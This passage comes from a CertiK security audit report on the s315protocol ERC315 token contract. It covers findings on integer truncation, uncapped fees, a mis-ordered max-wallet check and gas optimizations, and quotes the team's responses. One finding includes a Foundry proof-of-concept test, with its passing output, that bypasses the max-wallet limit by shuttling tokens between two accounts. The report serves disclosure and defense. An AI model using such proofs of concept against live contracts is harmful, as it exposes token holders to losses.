In the `ERC315` contract, the `buy` function is automatically executed when users send native tokens (such as BNB) directly to the contract address. This function utilizes the `getAmountOut` method to determine the amount of ERC315 tokens to be swapped. The calculation is based on the contract's current balance of ERC315 tokens and the balance of the native tokens received.

```
function getAmountOut(uint256 value, bool _buy) public view returns (uint256) {
        (uint256 reserveETH, uint256 reserveToken) = getReserves();

        if (_buy) {
            return (value.mul(reserveToken)).div(reserveETH.add(value));
        } else {
            return (value.mul(reserveETH)).div(reserveToken.add(value));
        }
    }
```

However, there is a truncation issue with the `getAmountOut` function due to Solidity's integer division. In some cases, this can lead to a situation where the function returns zero, resulting in users losing their native tokens without receiving any ERC315 tokens in return.

Recommendation

It is recommended to implement a non-zero check within the `buy` function to ensure that users do not receive zero tokens from this contract.

Alleviation

[s315protocol Team, 06/13/2024]:
We have waived the contract authority and are unable to modify it.

E31-14 | MISSING INPUT VALIDATION

Category	Severity	Location	Status
Volatile Code	● Minor	E315.sol: 391~392	● Acknowledged

Description

In the `ERC315` contract, the state variables `fundFee` and `burnFee` are used to calculate tax fees as a percentage of the amount being transferred by a user.

```
function _taxFee(address from, address to, uint256 value, bool _buy) internal
virtual returns (uint256) {
        ...
        if(_buy) {

            if(fundAddress != address(0)) {
//@>            uint256 tFund = oldValue.mul(fundFee).div(10000);
                _balances[fundAddress] = _balances[fundAddress].add(tFund);
                emit Transfer(from, fundAddress, tFund);
                value = value.sub(tFund);
            }
            if(bounsAddress == address(0) || burnUsers.length == 0) {
//@>            uint256 tBurn = oldValue.mul(burnFee).div(10000);
                emit Transfer(from, address(0), tBurn);
                unchecked {
                    _totalSupply = _totalSupply.sub(tBurn);
                }
                value = value.sub(tBurn);
            } ...
        }
        ...
}
```

It is important to ensure that the values for `fundFee` and `burnFee` are set below `10000` to prevent the tax from equating to or exceeding the transferred amount, which would result in financial losses for users.

Recommendation

We recommend setting a reasonable cap on fees and providing adequate disclosure to the community.

Alleviation

[s315protocol Team, 06/13/2024]:

We have waived the contract authority and are unable to modify it.

E31-15 | POTENTIAL MISCALCULATION OF MAX HOLDING

Category	Severity	Location	Status
Logical Issue	● Minor	E315.sol: 660, 773	● Acknowledged

Description

In the `ERC315` contract, the `maxWallet` variable is intended to represent the maximum number of tokens an account can hold. This check is performed during buying transactions to ensure that an account does not exceed this limit. However, the current implementation performs the `maxWallet` check based on the initial transaction amount without considering the transaction fees. This leads to an inaccurate assessment of the actual amount that will be received by the `to` address after fees are deducted.

DEX Swap (Buy) - `maxWallet` Check:

```
657         if(isPancakeAddress(from)) {
658
659             if (!isExcluded(to) && maxWalletEnable) {
660                 require(value.add(_balances[to]) <= maxWallet,
'Max wallet exceeded');
661             }
662
663             value = _taxFee(from, to, value, true);
664         }
```

- The `maxWallet` check is performed before calculating the transaction fees (`_taxFee`).
- The `require` statement checks whether the initial `value` added to the `to` address balance exceeds the `maxWallet` limit without considering the fees that will be deducted.

ERC314 Buy - `maxWallet` Check:

```
772         if (!isExcluded(to) && maxWalletEnable) {
773             require(token_amount.add(_balances[to]) <= maxWallet,
'Max wallet exceeded');
774         }
775
776         uint256 user_amount = _taxFee(from, to, token_amount, true);
```

- Similarly, the `maxWallet` check is performed before the `_taxFee` calculation.

- The `require` statement checks whether the initial `token_amount` added to the `to` address balance exceeds the `maxWallet` limit without considering the fees.

Since the `maxWallet` check does not account for the fees deducted from the transaction, it can inaccurately prevent transactions that would otherwise be valid. The `to` address might receive fewer tokens than initially checked due to the fees, making the `maxWallet` check overly restrictive.

Recommendation

It's recommended to perform the `maxWallet` check after calculating the transaction fees. This ensures that the check is based on the actual amount of tokens that will be received by the `to` address.

Alleviation

[s315protocol Team, 06/13/2024]:

We have waived the contract authority and are unable to modify it.

E31-16 | MISSING EMIT EVENTS

Category	Severity	Location	Status
Coding Style	● Informational	E315.sol: 386, 390, 395, 406, 410, 414, 417, 701, 705, 709, 713, 743, 810	● Acknowledged

Description

There should always be events emitted in the sensitive functions that are controlled by centralization roles.

Recommendation

It is recommended emitting events for the sensitive functions that are controlled by centralization roles.

Alleviation

[s315protocol Team, 06/13/2024]:

We have waived the contract authority and are unable to modify it.

E31-17 | `maxWallet` LIMITATION COULD BE BYPASSED

Category	Severity	Location	Status
Logical Issue	● Informational	E315.sol: 359	● Acknowledged

Description

The `E315` contract imposes a maximum wallet limit for each account, and this check is enforced during purchase transactions. However, it has been observed that this restriction can be circumvented. A user can first buy the `maxWallet` tokens, then transfer these tokens to another account, make additional purchases, and finally transfer all the tokens back to their original account. We would like to confirm whether this behavior is intentional.

Scenario

1. A user purchases the maximum allowed `maxWallet` tokens.
2. The user then transfers these tokens to another account.
3. The user proceeds to purchase additional tokens up to the `maxWallet` limit again.
4. Finally, the user transfers all the tokens from the other account back to their original account.

Proof of Concept

Code:

```
    function test_POC2_BypassMaxWalletCheck() public {
        showBalance(Tom);
        address[] memory path = new address[](2);
        path[0] = wbnb;
        path[1] = address(e315);
        vm.startPrank(Tom);
        pancakeV2Router.swapExactETHForTokensSupportingFeeOnTransferTokens{value:
211 ether}(
            0, path, Tom, block.timestamp + 60
        );
        vm.stopPrank();
        showBalance(Tom);
        vm.warp(block.timestamp + 1 hours);
        vm.roll(block.number + 2);

        vm.startPrank(Tom);
        e315.transfer(Tom1, e315.balanceOf(Tom));
        vm.stopPrank();
        showBalance(Tom1);
        vm.warp(block.timestamp + 1 hours);
        vm.roll(block.number + 2);

        vm.startPrank(Tom);
        (bool success, bytes memory data) = address(e315).call{value: 352 ether}
("");
        if (!success) {
            if (data.length > 0) {
                string memory errorMessage = getRevertReason(data);
                revert(errorMessage);
            } else {
                revert("Buy Failed.");
            }
        }
        vm.stopPrank();
        vm.startPrank(Tom1);
        e315.transfer(Tom, e315.balanceOf(Tom1));
        vm.stopPrank();
        assertGt(e315.balanceOf(Tom), e315.maxWallet());
        showBalance(Tom);
        showBalance(Tom1);
    }
```

Output:

```
% forge test --mt test_POC2 -vvv
[⠊] Compiling...
[⠒] Compiling 1 files with 0.8.24
[⠢] Solc 0.8.24 finished in 1.43s
Compiler run successful!

Ran 1 test for test/E315.t.sol:E315Test
[PASS] test_POC2_BypassMaxWalletCheck() (gas: 467394)
Logs:
  Tom's E315 balance is 0.000000000000000000, BNB balance is
10,000.000000000000000000
  Tom's E315 balance is 207,750.230528508495885280, BNB balance is
9,789.000000000000000000
  Tom1's E315 balance is 207,750.230528508495885280, BNB balance is
0.000000000000000000
  Tom's E315 balance is 415,574.222007550031619502, BNB balance is
9,437.000000000000000000
  Tom1's E315 balance is 0.000000000000000000, BNB balance is 0.000000000000000000

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 633.21ms (3.59ms CPU
time)

Ran 1 test suite in 637.40ms (633.21ms CPU time): 1 tests passed, 0 failed, 0
skipped (1 total tests)
```

Recommendation

We would like to confirm whether this behavior is intentional.

Alleviation

[s315protocol Team, 06/17/2024]:

We have only limited the number of individual wallets for a single purchase, in order to prevent significant price fluctuations caused by a large single transaction.

OPTIMIZATIONS | S315PROTOCOL

ID	Title	Category	Severity	Status
E31-01	Variables That Could Be Declared As Immutable	Gas Optimization	Optimization	● Acknowledged
E31-02	Approve After Transfer In Function `transferFrom()`	Gas Optimization	Optimization	● Acknowledged
E31-09	Unused State Variables	Coding Style	Optimization	● Acknowledged

E31-01 | VARIABLES THAT COULD BE DECLARED AS IMMUTABLE

Category	Severity	Location	Status
Gas Optimization	● Optimization	E315.sol: 312, 316	● Acknowledged

Description

The linked variables assigned in the constructor can be declared as `immutable`. Immutable state variables can be assigned during contract creation but will remain constant throughout the lifetime of a deployed contract. A big advantage of immutable variables is that reading them is significantly cheaper than reading from regular state variables since they will not be stored in storage.

Recommendation

We recommend declaring these variables as immutable. Please note that the `immutable` keyword only works in Solidity version `v0.6.5` and up.

Alleviation

[s315protocol Team, 06/13/2024]:
We have waived the contract authority and are unable to modify it.

E31-02 | APPROVE AFTER TRANSFER IN FUNCTION `transferFrom()`

Category	Severity	Location	Status
Gas Optimization	● Optimization	E315.sol: 543	● Acknowledged

Description

The function `_approve()` is after the function `_transfer()` . It's recommended to move the function `_approve()` in front of the `_transfer` step to check early and revert in time to save gas when the allowance is not enough.

Recommendation

We recommend the team check the logic and fix the issue.

Alleviation

[s315protocol Team, 06/13/2024]:

We have waived the contract authority and are unable to modify it.

E31-09 | UNUSED STATE VARIABLES

Category	Severity	Location	Status
Coding Style	● Optimization	E315.sol: 334~335	● Acknowledged

Description

In the `ERC315` contract, the state variables `_WETH` and `pancakeV2Router` are hard-coded to the WBNB token and PancakeRouter, respectively. However, they are not utilized within the contract, and the code segments that reference these variables are commented out.

```
        // SUPPORT DEX SWAP
        // pancakeAddress =
IPancakeFactory(pancakeV2Router.factory()).createPair(address(this), _WETH);
        // setExcluded(pancakeAddress, true);
```

Recommendation

It is recommended to remove the unused variables and commented-out codes for efficiency.

Alleviation

[s315protocol Team, 06/13/2024]:

We have waived the contract authority and are unable to modify it.

APPENDIX | S315PROTOCOL

Finding Categories

Categories	Description
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | **Securing** the **Web3** World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we’re able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.